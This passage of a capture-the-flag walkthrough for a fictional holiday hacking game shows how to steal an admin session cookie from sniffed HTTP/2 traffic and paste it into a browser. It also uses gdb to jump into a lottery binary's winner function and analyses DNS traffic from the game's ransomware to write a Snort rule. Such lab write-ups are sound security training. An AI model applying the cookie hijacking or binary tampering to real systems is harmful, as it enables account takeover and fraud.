.input-field.cg input + label {
    color: white !important;
}
/* label underline focus color */
.row .input-field.cg input {
    border-bottom: 1px solid white !important;
    box-shadow: 0 1px 0 0 white !important
}

```

This source code of the main page for Packalyzer .

04. In find box write “**alabaster**”, and you will find the following :

```

const user_info = {"username":"alabaster","is_admin":true,"email":"alabaster.snowball@localhost.local","_id":"5bd73470388788152cf8b906"};

```



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this the user details for Alabaster Snowball account we can confirm we have session for him in the traffic.

05. Let's search for his login details , we will search login using POST method because this what Packalyzer use for login, write the following in filter box:

```
http2.headers.method=="POST"
```

no luck no useful results

06. For this connection we know that Alabaster Snowball computer source ip is **10.126.0.104** And the server ip is **10.126.0.3** , Let's use the following filter to trace cookies for this connection, write the following in filter box :

```
ip.dst == 10.126.0.104 && http2.headers.set_cookie
```

In the bottom panel expand HyperText Transfer Protocol 2 > Stream: HEADERS> Header: set-cookie :

PASESSION=96432072889200889879230708058477

```
> Flags: 0x04
0... .... .... .... .... = Reserved: 0x0
.000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
[Pad Length: 0]
Header Block Fragment: 880f28a0d70eec1bb764d5a607dc699101d13cf3e2001e79...
[Header Length: 174]
[Header Count: 5]
> Header: :status: 200 OK
▼ Header: set-cookie: PASESSION=96432072889200889879230708058477
  Name Length: 10
  Name: set-cookie
  Value Length: 42
  Value: PASESSION=96432072889200889879230708058477
  set-cookie: PASESSION=96432072889200889879230708058477
  Representation: Literal Header Field without Indexing - Indexed Name
  Index: 55
```

9. Let's use cookie to grant access to Alabaster Snowball session :

01. Go to <https://packalyzer.kringlecastle.com/>
02. Right click on the page > Select inspect element > Select Storage tab >Select cookies from left list
03. Select cookie named “ **PASESSION** ”
04. Double click number under value column
05. Clear number and enter the number we got from wireshark

96432072889200889879230708058477

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
PASESSION	packalyzer.krin...	/	Session	Wed, 09 Jan 2019 16:38:...	96432072889200889879230708058477	false	Unset

Details for PASESSION cookie:

- CreationTime: "Tue, 08 Jan 2019 16:38:21 +0000"
- Domain: "packalyzer.kringlecastle.com"
- Expires: "Session"
- HostOnly: true
- HttpOnly: false
- LastAccessed: "Wed, 09 Jan 2019 16:38:21 +0000"
- Path: "/"
- Secure: false
- sameSite: "Unset"

06. Close inspection panel and refresh the page to activate cookie change

07. Click account button in upper menu to check if we are in Alabaster Snowball session :

Account
Account Name alabaster
Email alabaster.snowball@localhost.local
Is Admin?



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10. Download Alabaster sniffed traffic file to look at his communication with Holly Evergreen ,
Click on Captures button on website > download the capture pcap there.

11. Let's analysis this capture :

- Open the capture file in wireshark
- Apply filter to the traffic which contain “Holly” name , write the following in filter box :
- You can filter by using SMTP {emails} protocol
smtp contains “Holly”
- Or by using find packet option in wireshark
Go to > edit in upper menu > find packet > enter “Holly” in search box > click find
- Right click on found packet > Select follow > TCP stream

```
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----_MIME_BOUNDARY_000_11181"

-----=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the f
information you need about transposing music.

-----=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4K0CAwIG9iago8PCAvTGlzZWfyaXplZCAxIC9MIDk30DMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC90IDigL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
VH1w7SAwWF1171AvTGVn73RnTNl5TC9GaWx07XTn07sYXR1RGVi2R1TC9F7Wnv7GV0YX1tcvA8
```

Now we have the email between **alabaster.snowball@mail.kringlecastle.com** and **holly.evergreen@mail.kringlecastle.com** which include an **attachment** encoded in **BASE64**.

12. Let's convert our attachment file into readable format :

- In wireshark : Convert the mail to raw as shown :

The screenshot shows the Wireshark interface with a selected email message. A context menu is open over the message body, with the "Raw" option highlighted under the "Show and save data as" dropdown. The message content is displayed in ASCII format, showing various header fields and the base64-encoded attachment.

then save it to file **attachment.raw**

- Open file **attachment.raw** in notepad or any text editor , then remove text from the beginning until **base64 code** as shown.

The screenshot shows a text editor with the "attachment.raw" file open. Lines 34 through 39 are visible, containing the following text:

```
34 Content-Type: application/octet-stream
35 Content-Transfer-Encoding: BASE64
36 Content-Disposition: attachment
37
38 JVBERi0xLjUKJb/3ov4K0CAwIG9iago8PCAvTGlzZWfyaXplZCAxIC9MIDk30DMxIC9IIFsgNzM4
39 IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC90IDigL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
```



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- Also go to the end of the file and remove after == until the end as shown .

```
1715 ZDIwYjI1MmU00WRiPl0gPj4Kc3RyZWftCnicY2IAASZGRj0FBiYg6yiIZP80IiWngUhGNRCpIw5m
1716 2zMAAFMTA30KZw5kc3RyZWftCmVuZG9iagogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICApz
1717 dGFydHhyZWYKMjE2CiUlRU9GCg==_
1718 -----
1719 -----=_MIME_BOUNDARY_000_11181--
1720
```

now we have our attachment file coded as base64 , let's decoded it.

13. Now let's decode the attachment to readable format:

- Method1 :

Go to <https://www.freeformatter.com/base64-encoder.html>

Upload the file **attachment.raw** and click decode

The screenshot shows a web interface for decoding base64 strings. At the top, there is a text input field containing a large base64 encoded string. Below it is a section labeled "Option 2: Or upload a file to encode or decode" with a "Browse..." button and a "No file selected." message. There are three buttons at the bottom: "ENCODE" (disabled), "DECODE" (highlighted in blue), and "DECODE AND DOWNLOAD". In the "Decoded string:" section below, the output is displayed as follows:

```
%PDF-1.5
%>>>>
8 0 obj
<< /Linearized 1 /L 97831 /H [ 738 140 ] /O 12 /E 77344 /N 2 /T 97517 >>
endobj
```

As you can see first line is file type which is PDF .

Now upload the file again and click decode and download to save it

- Method2 :

Using terminal write the following in folder path which file exists :

```
base64 -d attachment.raw > attachment.pdf
```

Open the file **attachment.pdf** to check it :

14. Read the **attachment.pdf** to find any clues about song name.

The screenshot shows a file explorer interface. On the left, there are two sections: "PDF Documents" containing a file named "attachment.pdf" with a thumbnail preview of musical notes, and "Images" containing a file named "RAW" with a thumbnail preview of a document. The main area shows the contents of "attachment.pdf". It contains text explaining how to identify the song by looking at the piano keyboard, mentioning the key of Bb and A, and providing a musical staff with notes. Below this, it says "And take everything down one half step for A:" followed by a series of musical notes. At the bottom, it states "We've just taken Mary Had a Little Lamb from Bb to A!"

but it can always be done manually, looking at a piano keyboard.

To look at it another way, consider a song "written in the key of Bb." If the musicians don't like that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# B B B C# E E C# B A B C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

The song name is **Mary Had a Little Lamb**



Main Challenge
Network Traffic Forensics



Go to your Badge > Objectives > Enter **Mary Had a Little Lamb**



8) Network Traffic Forensics

Difficulty: 

Santa has introduced a web-based packet capture and analysis tool at <https://packalyzer.kringlecastle.com> to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the **Python Escape from LA Cranberry Pi** terminal challenge.*







Main Challenge

Ransomware Recovery

9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinnny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.*

Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Stop the Malware

Difficulty:

Identify a way to stop the malware in its tracks!

Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the the encrypted password vault.



Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge



Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge

- 💡 Shinny Upatree at 2nd floor go right from the stairs you will find him at your right.

Hi, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.

As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the **GNU Debugger** can help us. With the **PEDA** modules installed, it can be prettier. I mean easier.



Using gdb to Call Random Functions!

<https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions>

Terminal Screen

```

WNK00000KXXNNXXN
WWWWWW

I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
    Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
    Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
    Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
    The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
    And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@e7a5997711b3:~$ █

```





Hint Challenge

The Sleigh Bell Lottery Cranberry Pi terminal challenge



Solution

- Using **ls** command list all files and directories :

```
ls -la
```

```
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@d3397d036a8b:~$ ls
gdb objdump sleighbell-lotto
elf@d3397d036a8b:~$
```



gdb

The GNU Project debugger for C (and C++).

objdump

Displays information about one or more object files

sleighbell-lotto The sleighbell lottery program

- Try to run **sleighbell-lotto** to see Lottery in action , write the command in terminal :

```
./sleighbell-lotto
```

```
elf@d3397d036a8b:~$ ./sleighbell-lotto
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...
You drew ticket number 857!
Sorry - better luck next year!
elf@d3397d036a8b:~$
```



- Let's find Interesting functions :

01. Method 1:

Using **nm** command which provides information on the symbols being used in an object file or executable file :

```
nm sleighbell-lotto
```

```
elf@546495738cc9:~$ nm sleighbell-lotto
U EVP_sha256@@OPENSSL_1_1_0
U HMAC@@OPENSSL_1_1_0
0000000000207d40 d __DYNAMIC
0000000000207f40 d __GLOBAL_OFFSET_TABLE_
0000000000001630 R __IO_stdin_used
w __ITM_deregisterTMCloneTable
w __ITM_registerTMCloneTable
000000000000702c r __FRAME_END__
0000000000006dcc r __GNU_EH_FRAME_HDR
0000000000208068 D __TMC_END__
0000000000208068 B __bss_start
w __cxa_finalize@@GLIBC_2.2.5
0000000000208000 D __data_start
000000000000ac0 t __do_global_dtors_aux
0000000000207d38 t __do_global_dtors_aux_fini_array_entry
0000000000208008 D __dso_handle
0000000000207d30 t __frame_dummy_init_array_entry
w __gmon_start__
0000000000207d38 t __init_array_end
0000000000207d30 t __init_array_start
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
U __libc_start_main@@GLIBC_2.2.5
U __stack_chk_fail@@GLIBC_2.4
0000000000208068 D __edata
```



Everything you see here is a symbol, and the ones with T in front are ones that we can actually call, but the ones that start with an underscore ('_') are built-in stuff that we can just ignore (in a "real" situation, you shouldn't discount something simply because the name starts with an underscore, of course).





Hint Challenge The Sleigh Bell Lottery Cranberry Pi terminal challenge



02. Method 2 :

Using `objdump` command with `-t` option to print the symbol table entries of the file :

```
objdump -t sleighbell-lotto
```

Let's use `grep` to filter the results to functions where (F) The symbol is the name of a function and also remove the ones that start with an underscore (_):

```
objdump -t sleighbell-lotto | grep " F " | grep -ve "_"
```

```
elf@e503adf4dc2b:~$ objdump -t sleighbell-lotto | grep " F " | grep -ve "_"  
0000000000000f18 g F .text 000000000000000f tohex  
0000000000000fd7 g F .text 00000000000004e0 winnerwinner  
000000000000014b7 g F .text 0000000000000013 sorry  
000000000000014ca g F .text 00000000000000e1 main
```



The two functions that might be interesting are “main” and “winnerwinner”, so that's what we're going to follow!

4. Before we can call one of these functions, we need to run the project in `gdb` :

```
gdb -q sleighbell-lotto
```

The `-q` flag is simply to disable unnecessary output.

5. After you get to the (`gdb`) prompt, the `sleighbell-lotto` application is loaded and ready to run, but it hasn't actually been started yet.

You can verify that by trying to run a command such as `continue` :

```
continue
```

6. Now that the program is ready to go in `gdb`, we can run it with the `run` command.

You'll see the same output as you would if you'd run it directly until it ends, at which point we're back in `gdb`.

7. In order to modify the application at runtime, it is necessary to run the program and then stop it again before it finishes cleanly. The most common way is to use a breakpoint on `main` function, write the following on `gdb` :

```
break main
```

Then `run` the program and watch what happens :

```
elf@e394fab70f95:~$ gdb -q sleighbell-lotto  
Reading symbols from sleighbell-lotto... (no debugging symbols found)... done.  
(gdb) continue  
The program is not being run.  
(gdb) break main  
Breakpoint 1 at 0x14ce  
(gdb) run  
Starting program: /home/elf/sleighbell-lotto  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
  
Breakpoint 1, 0x0000555555554ce in main ()  
(gdb) █
```



Now we have control of the application in the running (but paused) state! We can view/edit memory, modify registers, continue execution, jump to another part of the code, and much much more!



Hint Challenge The Sleigh Bell Lottery Cranberry Pi terminal challenge



8. We're going to move the program's execution to another part of the program.

Specifically, we're just going to use gdb's **jump** command to resume execution at the start of **winnerwinner** function:

```
jump winnerwinner
```

```
Breakpoint 1, 0x0000555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.

.....
...;:::::cccodkkkkkkkkxdc;.
.';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
'`kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
';xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
:xodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.....;coxkkkkkkkkkkkkkkkkkkkkkkkkkk.
.....,:lxkkkkkkkkkkkkkk.
.....;:coxkkkkk.
.....ckd.
.....
```

With gdb you fixed the race.
The other elves we did out-pace.
And now they'll see.
They'll all watch me.
I'll hang the bells on Santa's sleigh!

Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 146) exited normally]





Sweet candy goodness - I win! Thank you so much!

Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?

Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.

Many elves were affected, so Alabaster went to go see if he could help out.

I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.

An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.

He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.

Another recent ransomware made it possible to retrieve crypto keys from memory.

Hopefully the same is true for Wannacookie!

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.



Malware Reverse Engineering

Whoa, Chris Davis' talk on PowerShell malware is crazy pants!

You should check it out!







Main Challenge

Ransomware Recovery

Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

- 📍 Alabaster Snowball at 2nd floor go right into corridor until end then left continue forward until the end then go left until you reach the door on your right Go through you will find him , and the Snort terminal left to Alabaster Snowball.

Help, all of our computers have been encrypted by ransomware!

I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush.

I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted!

Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems.

If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!



Terminal Screen



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Solution

1. Let's see `ls` to list the files and directories , write the command in terminal :

`ls`

2. Let's open `more_info.txt` for additional information , write the command in terminal :

`cat more_info.txt`

```
elf@11aec9c9ee6:~$ ls
more_info.txt snort.log.pcap snort_logs
elf@11aec9c9ee6:~$ cat more_info.txt
MORE INFO:
A full capture of DNS traffic for the last 30 seconds is
constantly updated to:
/home/elf/snort.log.pcap

You can also test your snort rule by running:
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

This will create an alert file at ~/snort_logs/alert

This sensor also hosts an nginx web server to access the
last 5 minutes worth of pcaps for offline analysis. These
can be viewed by logging into:
http://snortsensor1.kringlecastle.com/

Using the credentials:
-----
Username | elf
Password | onashelf

tshark and tcpdump have also been provided on this sensor.

HINT:
Malware authors often user dynamic domain names and
IP addresses that change frequently within minutes or even
seconds to make detecting and block malware more difficult.
As such, its a good idea to analyze traffic to find patterns
and match upon these patterns instead of just IP/domains.elf@11aec9c9ee6:~$
```



3. There are three methods to analysis pcap in this challenge (`tshark`, `tcpdump`) on terminal analysis and (`wireshark`) for offline analysis let's try each one :

Method 1 | Analysis using tshark tool :

01. Using `tshark` to dump and analyze network traffic open the file `/home/elf/snort.log.pcap` which is a full capture of DNS traffic for the last 30 seconds :

`tshark -r snort.log.pcap`

```
elf@a0d45551ab57:~$ tshark -r snort.log.pcap
1 0.000000 10.126.0.95 ? 67.179.143.237 DNS 99 Standard query 0xe487 TXT 77616E6E61
636F6B69652E6D696E2E707331.hsbgenurar.com
2 0.010164 67.179.143.237 ? 10.126.0.95 DNS 167 Standard query response 0xe487 TXT
77616E6E61636F6B6B69652E6D696E2E707331.hsbgenurar.com TXT
3 0.020351 10.126.0.3 ? 101.198.193.22 DNS 68 Standard query 0x95b6 TXT rigsby.heb
raism.360.cn
4 0.030520 101.198.193.22 ? 10.126.0.3 DNS 130 Standard query response 0x95b6 TXT
rigsby.hebraism.360.cn TXT
5 0.040731 10.126.0.107 ? 147.64.19.150 DNS 98 Standard query 0x43a2 TXT 77616E6E616
36F6F6B69652E6D696E2E707331.abhrngesru.ru
6 0.050936 147.64.19.150 ? 10.126.0.107 DNS 165 Standard query response 0x43a2 TXT 7
7616E6E61636F6B6B69652E6D696E2E707331.abhrngesru.ru TXT
7 0.061136 10.126.0.95 ? 67.179.143.237 DNS 101 Standard query 0xcf81 TXT 0.77616E6E616
E61636F6B6B69652E6D696E2E707331.hsbgenurar.com
8 0.071316 67.179.143.237 ? 10.126.0.95 DNS 423 Standard query response 0xc
```



You can find more about tshark here
<https://hackertarget.com/tshark-tutorial-and-filter-examples/>



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02. Let's remove unwanted data for clearer view to analysis:

```
tshark -r snort.log.pcap -T fields -e dns.qry.name | sort
```

-T set the format of the output when viewing decoded packet data with **fields** option is to show the values of fields specified with the -e **dns.qry.name** filed this will show us the DNS query, then **sort** command is used to sort the results.

```
elf@24ea945d1612:~$ tshark -r snort.log.pcap -T fields -e dns.qry.name | sort
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
```



You will notice repeated code with different domain name :

77616E6E61636F6F6B69652E6D696E2E707331


Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because **TXT** record length is no longer than 255 characters.

Method 2 | Analysis using **tcpdump** tool :

01. Using **tcpdump** to analyze network traffic **snort.log.pcap** :

```
tcpdump -r snort.log.pcap
```

```
elf@986e83c7e4fa:~$ tcpdump -r snort.log.pcap
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
21:51:02.789093 IP 10.126.0.66.37213 > 114.134.80.162.domain: 56597+ TXT? bronzed.weibo.co
m. (35)
21:51:02.799263 IP 114.134.80.162.domain > 10.126.0.66.37213: 56597*- 1/0/0 TXT "nonretain
able5anthon5runholder5nontraveler5itineratio5extraperiodic5" (134)
21:51:02.809430 IP 10.126.0.241.59258 > cpe-104-173-171-121.socal.res.rr.com.domain: 34363
+ TXT? 77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (71)
21:51:02.819579 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.59258: 34363
*- 1/0/0 TXT "64" (139)
21:51:02.829749 IP 10.126.0.140.21498 > 205.255.35.22.domain: 52343+ TXT? 77616E6E61636F6F
6B69652E6D696E2E707331.gnrbruaseh.net. (71)
21:51:02.839910 IP 205.255.35.22.domain > 10.126.0.140.21498: 52343*- 1/0/0 TXT "64" (139)
21:51:02.850086 IP 10.126.0.241.15087 > cpe-104-173-171-121.socal.res.rr.com.domain: 11141
+ TXT? 0.77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (73)
21:51:02.860248 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.15087: 11141
*- 1/0/0 TXT "2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c6528246b65792c20
2446696c652c2024656e635f697429207b5b627974655b5d5d246b6579203d20246b65793b245375666697820
3d2022602e77616e6e61636f6f6b6965223b5b53797374656d2e5265666c656374696f6e2e417373656d (395)
21:51:02.870410 IP 10.126.0.235.62785 > 101.198.193.22.domain: 22443+ TXT? microm
```



You can find more about **tcpdump** here <http://www.tcpdump.org/>



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02. Let's remove unwanted data for clearer view to analysis, write the following command in terminal :

```
tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
```

-n flag Turn off the default tcpdump action to lookup and translate hostnames.

Cut Utility for cutting sections from each line then output the result.

-d option cut based on a delimiter , here the delimiter set to a space.

-f option pull out the fields of interest by specify the field that should be cut , here we need here we need to look at dns query name field which is **field number 8** then **sort** command is used to sort the results.

```
elf@693784c23157:~$ tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
0.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
0.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
1.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
1.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
10.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
10.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
11.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
11.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
12.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
12.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
13.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
13.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
14.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
14.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
15.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
```



Same notes from **tshark** tool results .

Method 3 | Offline analysis using Wireshark Software :

01. First grab pcaps for offline analysis, Go to <http://snortsensor1.kringlecastle.com/>

02. Enter the credentials from more_info.txt file :

Username | elf

Password | onashelf

03. Download all pcaps for offline analysis .

04. Open the pcaps in wireshark to view traffic for any leads , We know that **Wanna-cookie** malware is communicates over **DNS** to get data this will need a huge **dns requests/responses** , Sort the result by **destination address** :

No.	Time	Src Port	Source	Destination	Protocol	Length	Info
328	3.334297	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x9b9c TXT 53.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
334	3.395394	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x2957 TXT 54.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
342	3.47678	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xb866 TXT 55.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
344	3.497246	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xb86c TXT 56.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
354	3.599083	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x9f50 TXT 57.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
360	3.660250	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x48c4 TXT 58.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
366	3.721363	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xe6954 TXT 59.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
372	3.782467	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x1961 TXT 60.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
376	3.823200	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x5579 TXT 61.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
380	3.863979	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x46b6 TXT 62.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
386	3.925090	53	19.43.153.69	10.126.0.192	DNS	197	Standard query response 0x2928 TXT 63.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
340	3.456501	53	54.173.169.1...	10.126.0.194	DNS	212	Standard query response 0xc3f6 TXT chaparejos.oversecured.netflix.com TXT
378	3.843605	53	104.244.42.1...	10.126.0.195	DNS	171	Standard query response 0x278d TXT micromillimeter.martella.dissipators.twitter.com TXT
370	3.762111	53	52.178.167.1...	10.126.0.202	DNS	124	Standard query response 0xaai1 TXT senator.microsoftonline.com TXT
164	1.663488	53	52.108.236.1	10.126.0.210	DNS	135	Standard query response 0x50a5 TXT unimmaculateness.office.com TXT
4	0.030583	53	150.35.236.65	10.126.0.22	DNS	167	Standard query response 0x7c3f TXT 77616E6E1636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
10	0.091848	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x574d TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
18	0.173458	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xa498 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
20	0.193880	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x1ff6 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
28	0.275564	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xb921 TXT 3.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
32	0.316264	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xa040 TXT 4.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT



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You will notice repeated code with different domain name :

77616E6E61636F6F6B69652E6D696E2E707331

Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because **TXT** record length is no longer than 255 characters.

05. Complete inspection of all pcap files to confirm this conclusion.

06. Extract this code by selecting any connection contains the code > bottom panel >

Select query >Queries :

```

▶ User Datagram Protocol, Src Port: 14232, Dst Port: 53
▼ Domain Name System (query)
  Transaction ID: 0x3fcc
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
